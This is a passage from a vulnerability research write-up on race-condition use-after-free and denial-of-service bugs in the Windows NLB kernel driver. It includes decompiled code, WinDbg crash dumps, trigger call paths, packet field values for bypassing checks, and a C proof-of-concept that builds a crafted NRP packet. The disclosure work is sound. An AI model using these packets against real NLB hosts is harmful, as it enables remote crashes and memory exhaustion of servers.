
2.3 Case Study 3: Race condition to UAF in NLBIPList management

In Case Study 1, we mentioned that in `NLBCoreReceiveIdentityDIPPayload`, It will update `DIPEntryList` and `NLBIList`. Now, we will continue to discuss a race condition vulnerability occurring in the `NLBIList` management process and how to trigger this race condition to achieve a Use-After-Free (UAF).

When we were examining and evaluating all accesses to the shared resources within the NLB module, we came across this:



NLBCoreIOControlQueryFilter
NLBIPListCheckItem
NLBIPListCheckItemIndex



NLBIPListCheckItem will be called in the NLBCoreIOControlQueryFilter function, but there is no lock operation. It will cause problems when items are added or removed elsewhere.

Now we just need to find a suitable release point, like **NLBIPListIncreaseSize**:

CallStack:

```
NLBFilterReceiveNetBufferLists  
->NLBCoreReceivePacket  
->NLBCoreReceiveHeartbeat  
->NLBCoreReceiveIdentityHeartbeat  
->NLBCoreReceiveIdentityDIPPayload  
->NLBIPListAddItemEx  
->NLBIPListIncreaseSize
```

Whenever a new IdentityDIPPayload is received, the IP address information will be added to the NLBIPList, and the NLBIPList will dynamically expand the pNLBIPList->Items[] and pNLBIPList->HashTable[] array sizes as the IP address increases. This operation will Causes the original Items and HashTable to be released:



```
v5 = NdisAllocateMemoryWithTag(&VirtualAddress, 44 * v2, 0x20424C4Eu);
v6 = v5;
if ( !v5 )
{
    memset(VirtualAddress, 0, 44 * v2);
    v9 = NdisAllocateMemoryWithTag(&NewBuffer, 2 * (v2 + 503), 0x20424C4Eu);
    if ( v9 )
    {
        NdisFreeMemory(VirtualAddress, 44 * v2, 0);
        v7 = WPP_GLOBAL_Control;
        if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
            return v4;
        if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) == 0 )
            goto LABEL_19;
        v8 = 21i64;
        v6 = v9;
        goto LABEL_10;
    }
    memset(NewBuffer, 0, 2164 * (unsigned int)(v2 + 503));
    for ( i = 0; i < *(_DWORD *)(&a1 + 24); *(_DWORD *)&v11[v13 + 40] = *(_DWORD *)(&v13 + v14 + 40) )
    {
        v11 = (char *)VirtualAddress;
        v12 = i++;
        v13 = 44 * v12;
        v14 = *(_QWORD *)(&a1 + 16);
        *(_QWORD *)(&v11[v13 + 16]) = *(_QWORD *)(&v13 + v14 + 16);
        *(_QWORD *)&v11[v13 + 32] = *(_QWORD *)(&v13 + v14 + 32);
    }
    NdisFreeMemory(*(_PVOID *)(&a1 + 16), 44 * *(_DWORD *)(&a1 + 28), 0);
    NdisFreeMemory(*(_PVOID *)(&a1 + 1072), 2 * *(_DWORD *)(&a1 + 28) + 1006, 0);
    *(_QWORD *)(&a1 + 16) = VirtualAddress;
    *(_QWORD *)(&a1 + 1072) = NewBuffer;
    *(_DWORD *)(&a1 + 28) = v2;
    NLBIPListRecomputeHashes(a1);
LABEL_18:
    v4 = 1;
    goto LABEL_19;
}
v7 = WPP_GLOBAL_Control;
if ( WPP_GLOBAL_Control == (PDEVICE_OBJECT)&WPP_GLOBAL_Control )
    return v4;
if ( (HIDWORD(WPP_GLOBAL_Control->Timer) & 1) != 0 )
{
    v8 = 20i64;
LABEL_10:
    WPP_SF_D(v7->AttachedDevice, v8, &WPP_287f06a88e7d39b20c13ced8dd187b41_Traceguids, v6);
}
LABEL_19:
if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GLOBAL_Control->Timer) & 8) )
{
00042358 NLBIPListIncreaseSize:61 (IC0042358) (Synchronized with IDA View-A, Hex View-1)
    if ( a2 )
    {
        v9 = *(_QWORD *)(&a1 + 16);
        if ( v9 && (v10 = *(_QWORD *)(&a1 + 1072)) != 0 )// Get the memory address of the item array
        {
            if ( a2 == 2 )
            {
                v11 = *(_DWORD *)a3;
            }
            else if ( a2 == 3 )
            {
                v11 = *a3 ^ a3[4] ^ a3[8] ^ a3[12] | ((a3[1] ^ a3[5] ^ a3[9] ^ a3[13]) | ((a3[2] ^ a3[6] ^ a3[10] ^ a3[14]) | ((a3[3] ^ a3[7]
            }
            else
            {
                v11 = 0;
                if ( a2 == 1 )
                    v11 = -1;
            }
            v12 = v11 % 0x407;
            v13 = *(_DWORD *)(&a1 + 4 * ((unsigned __int64)v12 >> 5) + 36);
            if ( _bittest(&v13, v12 & 0x1F) )
            {
                if ( a2 == 2 )
                {
                    v14 = *(_DWORD *)a3;
                }
                else if ( a2 == 3 )
                {
                    v14 = *a3 ^ a3[4] ^ a3[8] ^ a3[12] | ((a3[1] ^ a3[5] ^ a3[9] ^ a3[13]) | ((a3[2] ^ a3[6] ^ a3[10] ^ a3[14]) | ((a3[3] ^ a3[7]
                }
                else
                {
                    v14 = 0;
                    if ( a2 == 1 )
                        v14 = -1;
                }
                for ( i = (unsigned __int16 *)(&v10 + 2164 * (v14 % 0x1F7)); ; ++i )// Use the obtained item array
                {
                    v16 = *i;
                    if ( !*i )
                        break;
00041D40 NLBIPListCheckItemIndex:19 (IC0041D40)
```

Release old memory blocks

if NLBIPListIncreaseSize is called at this time,
the above ItemArray will be release, and the following
access to ItemArray will cause uaf

NLBCoreIOControlQueryFilter inside Use-After-Free crash due to race condition:



```

Some register values may be zeroed or incorrect
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000005
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80bb64627a5 rsp=ffffa60daa85a330 rbp=ffffa60daa85a400
r8=0000000000000004 r9=ffffe50309a5c000 r10=ffffe503083ac89a
r11=00000000ffffffffff r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na pe nc
NLB!NLBIPListCheckItemIndex+0x1e9:      movzx     r8d,word ptr [r10] ds:ffffe503`083ac89a=d1d1
fffff80b`b64627a5 450fb702      Resetting default scope

STACK_TEXT:
ffffa60d`aa859758 fffff803`29d5f522 : fffff803`00000000 00000000 00000000 00000000 fffff803`2a466bf8 : nt!wacopy+0x122
ffffa60d`aa859760 fffff803`29c20697 : 00000000`00000000 00000000 00000000 fffff503`083ac89a fffff503`083ac89a : nt!KeBugCheck2+0x2b2
ffffa60d`aa859760 fffff803`29a9467 : 00000000`00000050 fffff503`083ac89a 00000000`00000000 fffff504`aa85a1a0 : nt!KeBugCheckEx+0x107
ffffa60d`aa859f00 fffff803`29ad720e : 00000000`00000000 00000000 00000000 00000000 fffff503`083ac89a : nt!MiSystemFault+0xa07
ffffa60d`aa85a000 fffff803`29c30f41 : 00000000`00000000 fffffa60d`aa85a260 fffff503`094ef000 fffff803`29c2dbfb : nt!MmAccessFault+0x2ee
ffffa60d`aa85a1e0 fffff80b`b64627a5 : 00000000`00000010 00000000 00040344 fffffa60d`aa85a350 00000000`00000018 : nt!KiPageFault+0x341
ffffa60d`aa85a330 fffff80b`b6462550 : 00000000`00000005 fffffa60d`aa85a491 00000000`00000000 fffff503`094ef7b0 : NLB!NLBIPListCheckItemIndex+0x1e9
ffffa60d`aa85a370 fffff80b`b643eae8 : fffff503`08feb048 00000000 00000000 00000000 00000000`00000000 : NLB!NLBIPListCheckItem+0x30
ffffa60d`aa85a3b0 fffff80b`b643fc51 : 00000000`c0c04034 fffff503`093d4000 00000000`00000000 fffff503`00c74040 : NLB!NLBCoreIOControlQueryFilter+0x1
ffffa60d`aa85a4e0 fffff80b`b642b5b3 : 00000000`c0c04034 fffff503`03fbacf0 fffffa60d`aa85a6b9 fffff503`097e8a70 : NLB!NLBCoreIOControl+0x501
ffffa60d`aa85a620 fffff803`2b448980 : fffff503`097e8bc0 fffff803`2b527050 fffff503`097e8bc0 fffff503`03e7aea0 : NLB!NLBDispatchHandler+0x4a3
ffffa60d`aa85a720 fffff803`29baa487 : fffff503`03e7aea0 00000000`00000000 fffff503`097e8a70 fffff503`091cc140 : NLB!NdisDmIrpHandler+0x100
3: kd>


```

2.4 Case Study 4: Race condition to DoS by NRProtocol

Now that we've seen how race conditions can lead to Use-After-Free (UAF) vulnerabilities in shared resources, let's explore another bug about race conditions but this time, the outcome is a Denial of Service (DoS).

Trigger by NLBCoreLoadProcessHeartbeat

NRProtocol is an internal protocol within the NLB module, used for communication between nodes in a cluster, ensuring that all nodes maintain a consistent view of the cluster's membership and load information.



While executing the above function, it will read the pLoad->NRProtocol(rcx+0xc9b8) and pass it to NLBCoreNRProtocolStartSending as the first parameter. The value saved by rcx+0xc9b8 is a global shared resource. There is a multi-thread security problem. The NLBCoreLoadProcessHeartbeat function does not acquire the lock when accessing this, which will cause problems in some cases.

The attacker sends Heartbeat packets, making the code execution path:

```


NLBFilterReceiveNetBufferLists
->NLBCoreReceivePacket
->NLBCoreReceiveHeartbeat

```




->NLBCoreReceiveMembershipHeartbeat

->NLBCoreLoadProcessHeartbeat



As shown by the arrow above, the value read by this instruction is unsafe because there is no lock protection. If thread 1 is executing this instruction, thread 2 is executing NLBApeDeInitializeCoreLoad operation or NLBCoreIOControlReload operation at the same time, this kind of operation will release the value of [rdi+0xc9b8] and make [rdi+0xc9b8]=0:

```
__int64 __fastcall NLBApeDeInitializeCoreLoad(__int64 a1, __int64 a2)
{
    __QWORD *v4; // rdi
    __int64 v5; // rsi
    __int64 result; // rax

    if ( WPP_GLOBAL_Control != (PDEVICE_OBJECT)&WPP_GLOBAL_Control && (HIDWORD(WPP_GL
        WPP_SF(WPP_GLOBAL_Control->AttachedDevice, 29164, &WPP_d603811f244d344e5d0f04!
        *(_BYTE *) (a1 + 112) = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(a1 + 104));
        v4 = (__QWORD *) (a1 + 1720);
        v5 = 32164;
        do
        {
            if ( *v4 )
            {
                NLBApeClearClientStickinessList(*v4, a2);
                NLBApeDeInitializeCoreClientStickinessList(*v4, a2);
                *v4 = 0;
            }
            v4 += 188;
            --v5;
        } while ( v5 );
        KeReleaseSpinLock((PKSPIN_LOCK)(a1 + 104), *(_BYTE *) (a1 + 112));
        if ( *(_QWORD *) (a1 + 0xc9b8) )
        {
            NLBApeDeInitializeCoreNRProtocol();
            *(_QWORD *) (a1 + 51640) = 0;
        }
    }
```

this will cause thread 1 to read the value of rdi+0xc9b8 unreliable and trigger DoS:

[illegible]


Trigger by NLBCoreLoadReceiveNRProtocolData

We can construct different NLB packages to trigger lock-free access to pLoad->NRProtocol in another code flow, they end up triggering the same conditional race vulnerability.

The attacker sends data packets, making the code execution path:

NLBFilterReceiveNetBufferLists

- ```
->NLBCoreReceivePacket
 ->NLBCoreReceiveHeartbeat
 ->NLBCoreReceiveNRProtocolData
 ->NLBCoreLoadReceiveNRProtocolData
```





The NRP Packet we constructed:

```
#pragma pack(push,1)

typedef struct _NRP_PACKET
{
 unsigned long Magic;
 unsigned char FuncId;
 unsigned long unk1;
 unsigned char Type;
 unsigned char Index;
 unsigned char TestBit;
 unsigned short unk2;
 unsigned long ExtendLen;
}NRP_PACKET,*PNRP_PACKET;
#pragma pack(pop)

char buf[9000 + 14]{};
memcpy(buf, "\\xff\\xff\\xff\\xff\\xff\\xff\\x00\\x50\\x56\\xc0\\x00\\x08\\x88\\x6f", 14);

int index = 0x19;
int SendLen = 1500;
char* n1b = buf + 14;
(unsigned long)(n1b) = 0xC0DE01DE;
(unsigned long)(n1b + 4) = 0x205;
(unsigned long)(n1b + 8) = 0x20;
(unsigned long)(n1b + 12) = inet_addr("192.168.40.100");
(unsigned long)(n1b + 20) = SendLen - 0x19;
auto pNrp = (PNRP_PACKET)(n1b + index);
pNrp->Magic = 0xBEEF;
pNrp->FuncId = 2;
pNrp->Type = 3;
pNrp->Index = 0;
pNrp->TestBit = 0;
pNrp->ExtendLen = 4;
(unsigned long)(pNrp + 1) = 0x12345678;
```

And after running the poc, the system crashes in the NLBCoreNRProtocolReceiveData:



```
Command
trap -rm; 11111802284e3a30 -- [C:\ap_0\11111802284e3a30/]
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000068
rdx=0000000000000016 rsi=0000000000000000 rdi=0000000000000000
rip=fffff80228b18d2d rsp=fffff802284e3a20 rbp=0000000000000068
r8=fffffb208fb7d40e4 r9=0000000000000004 r10=00000000ffffffff
r11=fffff802284e39c0 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iop1=0 nv up ei pl zr na po nc
nt!KeAcquireSpinLockAtDpcLevel+0xd:
fffff802`28b18d2d f0480fba2900 lock bts qword ptr [rcx],0 ds:00000000`00000068=????????????????
Resetting default scope

Calls - Dump D:\debug\reports\CVE-2023-33163_nlb_race\nlb\poc8\021123-13328-01.dmp - WinDbg!10.0.22000.194 AMD64
Raw args Func info Source Addr Headings Nonvolatile regs Frame nums Source args More Less
nt!KeBugCheckEx
nt!KiBugCheckDispatch+0x69
nt!KiPageFault+0x485
nt!KeAcquireSpinLockAtDpcLevel+0xd
nt!DiKeAcquireSpinLockAtDpcLevelWrapper+0x86
NLB!NLBCoreNRProtocolContinueSend+0x6b
NLB!NLBCoreNRProtocolReceiveData+0x3ba
NLB!NLBCoreLoadReceiveNRProtocolData+0x6e
NLB!NLBCoreReceiveNRProtocolData+0xfd
NLB!NLBCoreReceiveHeartbeat+0x352
NLB!NLBCoreReceivePacket+0x14b
NLB!NLBFilterReceiveNetBufferLists+0x257
NDIS!IndisCallReceiveHandler+0xb9
```

## 2.5 Case Study 5: Moderate Severity but Unauth DoS

This is a bug defined as "Moderate severity DoS". Still, we thought it was worth mentioning. An attacker can continuously send special packets to trigger a memory leak bug in the target nlb server, thereby exhausting the target's non-paged memory pool, and this memory is never released. Eventually this will cause a BSoD of the current Nlb host.

This bug is located in the NLBCoreNRProtocolReceiveData process, and its trigger path is as follows:

```
NLBCoreNRProtocolReceiveData
->NLBCoreNRProtocolReceiveIPv4Add/NLBCoreNRProtocolReceiveIPv6Add
->NLBVectorPushBack
->NLBVectorReserve
```

This call stack showcases how NLB handles received data by dynamically expanding the Vector container to store IP addresses from the packet. During its execution, it checks if the Vector has enough space for the new element. If not, it calls NLBVectorReserve to add more space.

The core logic of NLBVectorReserve using NdisAllocateMemoryWithTag to allocate non-paged memory.




```
int64 __fastcall NLBVectorReserve(_int64 vector, int NewCount)
{
 UINT NewSize; // ebx
 unsigned int v3; // esi
 const void *v5; // rdx
 size_t v6; // r8
 _int64 v7; // rbx
 _int64 v9[2]; // [rsp+20h] [rbp-30h] BYREF
 int v10; // [rsp+30h] [rbp-20h]
 int v11; // [rsp+34h] [rbp-1Ch]
 char *v12; // [rsp+38h] [rbp-18h]
 char *v13; // [rsp+40h] [rbp-10h]
 _int64 v14; // [rsp+48h] [rbp-8h]
 PVOID VirtualAddress; // [rsp+60h] [rbp+10h] BYREF

 NewSize = *(_DWORD *)(vector + 0x10) * NewCount; // Vector->ElementSize * NewCount
 v3 = 0;
 if (*(_DWORD *)(vector + 0x28) - *(_DWORD *)(vector + 0x18) < NewSize)
 {
 VirtualAddress = 0i64;
 v3 = NdisAllocateMemoryWithTag(&VirtualAddress, NewSize, ' BLN'); // Memory will not be released
 if (!v3)
 {

```

However, through my analysis, I found a big problem: the non-paged memory isn't release in the code. Specifically, every time NLBVectorReserve is called, it increases the allocated memory size dynamically, with each expansion increasing by at least One-third of the current size.

Because non-paged memory is limited in kernel space, this rapid growth quickly uses it up. So we can make special NRPPackets and send them to the NLB host. This makes the host enter the NLBVectorReserve process, which keeps allocating non-paged memory. By analysis the NLB driver, we get the structure of the NRPPacket and make the payload to trigger this.



To remotely trigger the allocation of non-paged memory, our NRPPacket must bypass the checks within the NLBVectorReserve call stack. The NRPPacket structure includes like Magic, FuncId, Type, and Index. Each one is crucial for deciding how the packet is handle.


- 1.The Magic field must match specific values, such as 0xC0DE01C0 or 0xC0DE01F0, to send the packet to the right handling function, like NLBCoreReceiveMembershipHeartbeat or NLBCoreReceiveNRProtocolData.
- 2.Inside NLBCoreNRProtocolReceiveData, the FuncId field undergoes a switch-case check. if



FuncId is 2, it directs the code flow to the NLBVectorReserv.

3. At the same time, we need to bypass check of NLBCoreExceptionListIPv4Add, which means that we need to set the type field to 2.

4. Additionally, The Index field is checked to ensure it must be less than or equal to 0x20 to bypass the safeguard conditions.



When we trigger NLBVectorPushBack repeatedly, all non-paged memory will eventually be exhausted:

```

0: kd> p
NLB!NLBVectorReserve+0x2d:
fffff803`9a563439 0f838900000000 jae NLB!NLBVectorReserve+0xbc (fffff803`9a5634c8)
0: kd> p
NLB!NLBVectorReserve+0x33:
fffff803`9a56343f 48217510 and qword ptr [rbp+10h],rsi
0: kd> p
NLB!NLBVectorReserve+0x37:
fffff803`9a563443 488d4d10 lea rcx,[rbp+10h]
0: kd> p
NLB!NLBVectorReserve+0x3b:
fffff803`9a563447 41b84e4c4220 mov r8d,20424C4Eh
0: kd> p
NLB!NLBVectorReserve+0x41:
fffff803`9a56344d 8bd3 mov edx,ebx
0: kd> p
NLB!NLBVectorReserve+0x43:
fffff803`9a56344f 48ff156acc0000 call qword ptr [NLB!_imp_NdisAllocateMemoryWithTag (fffff803`9a
0: kd> p
NLB!NLBVectorReserve+0x4a:
fffff803`9a563456 0f1f440000 nop dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
Breakpoint 0 hit
NLB!NLBVectorReserve+0x4a:
fffff803`9a563456 0f1f440000 nop dword ptr [rax+rax]
0: kd> r rax
rax=00000000c0000001
0: kd> g
[SC-CLIENT] !! Service timeout: Service StorSvc, PID 0x00000410, OpCode 0x00000010, Timeout 0x000075
[SC-CLIENT] !! Service timeout: Service wcmsvc, PID 0x00000718, OpCode 0x00000010, Timeout 0x0000753
BUSY Debuggee not connected


```

once the non-paged memory is exhausted, the system and applications will cause many exceptions, and causing crash:



Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:  
Stop code: WHEA\_UNCORRECTABLE\_ERROR

BLACKBOXNTFS: 1 (blackboxntfs)

BLACKBOXPNP: 1 (blackboxnpf)

BLACKBOXVINLOGON: 1 (blackboxvinlogon)

CUSTOMER\_CRASH\_COUNT: 0

PROCESS\_NAME: System

STACK\_TEXT:  
ffff805'08ac2dd8 fffff805'0967baf1 : 00000000'00000124 00000000'00000010 fffffd10'ec729028 fffffd10'ef352c5c : nt!KeBugCheckEx  
ffff805'08ac2de0 fffff805'0967c623 : fffffd10'edb5cf90 fffffd10'edb5cf90 fffffd10'ef352c30 fffff805'00000002 : nt!VheaReportHwError+0x381  
ffff805'08ac2eb0 fffff805'0967c745 : 00000000'00000000 00000000'0000000a fffffd10'edb5cf90 00000000'00000000 : nt!VheaReportSubmiDeviceDriverEx+0xf3  
ffff805'08ac2ee0 fffff805'0b453ef3 : fffff805'08ac3120 fffff805'08ac3120 fffffd10'f1a58050 00000000'00000001 : nt!VheaReportFatalHwErrorDeviceDriverEx+0xf5  
ffff805'08ac2f40 fffff805'0b44cd9f : 00000000'00000000 00000000'00000000 fffffd10'f1a581a0 00000000'00000000 : storport!StopVheaReportError+0xb3  
ffff805'08ac2fd0 fffff805'0b42ceee : 00000000'00000000 00000000'00000000 00000000'00000000 00000000'00000000 : storport!StopPsrDeviceFailed+0x3ff  
ffff805'08ac3280 fffff805'0b55013a : fffffd10'f1a53010 fffffd10'f1a53010 00000000'00000000 00000000'00000000 : storport!StopPortNotification+0x1fee  
ffff805'08ac3350 fffff805'0b55f9ac : 00000000'00000000 00000000'00000000 fffff805'08ac3600 00000000'00000000 : storvmw!NVMeControllerInitPart1+0x236  
ffff805'08ac3450 fffff805'0b550fe6 : fffffd10'f1a53010 fffffd10'f1a581a0 fffff805'08ac3600 fffffd10'f1a581a0 : storvmw!NVMeControllerReinitialize+0x34  
ffff805'08ac3480 fffff805'0b54e93f : fffffd10'f1a581a0 fffffd10'f1a53010 fffff805'08ac36b0 fffffd10'f1a581a0 : storvmw!NVMeControllerReset+0x152  
ffff805'08ac3580 fffff805'0b4393f1 : fffffd10'f1a5d1a0 00000004'cb847ccc fffff805'08ac4000 fffff805'0b41512a : storvmw!NVMeHwResetBus+0x1f  
ffff805'08ac35b0 fffff805'0b46ccdb : fffffd10'f1a5d1a0 00000000'00000004 fffffd10'f1a5d1a0 00000000'00000004 : storport!RaidAdapterResetBus+0x19d  
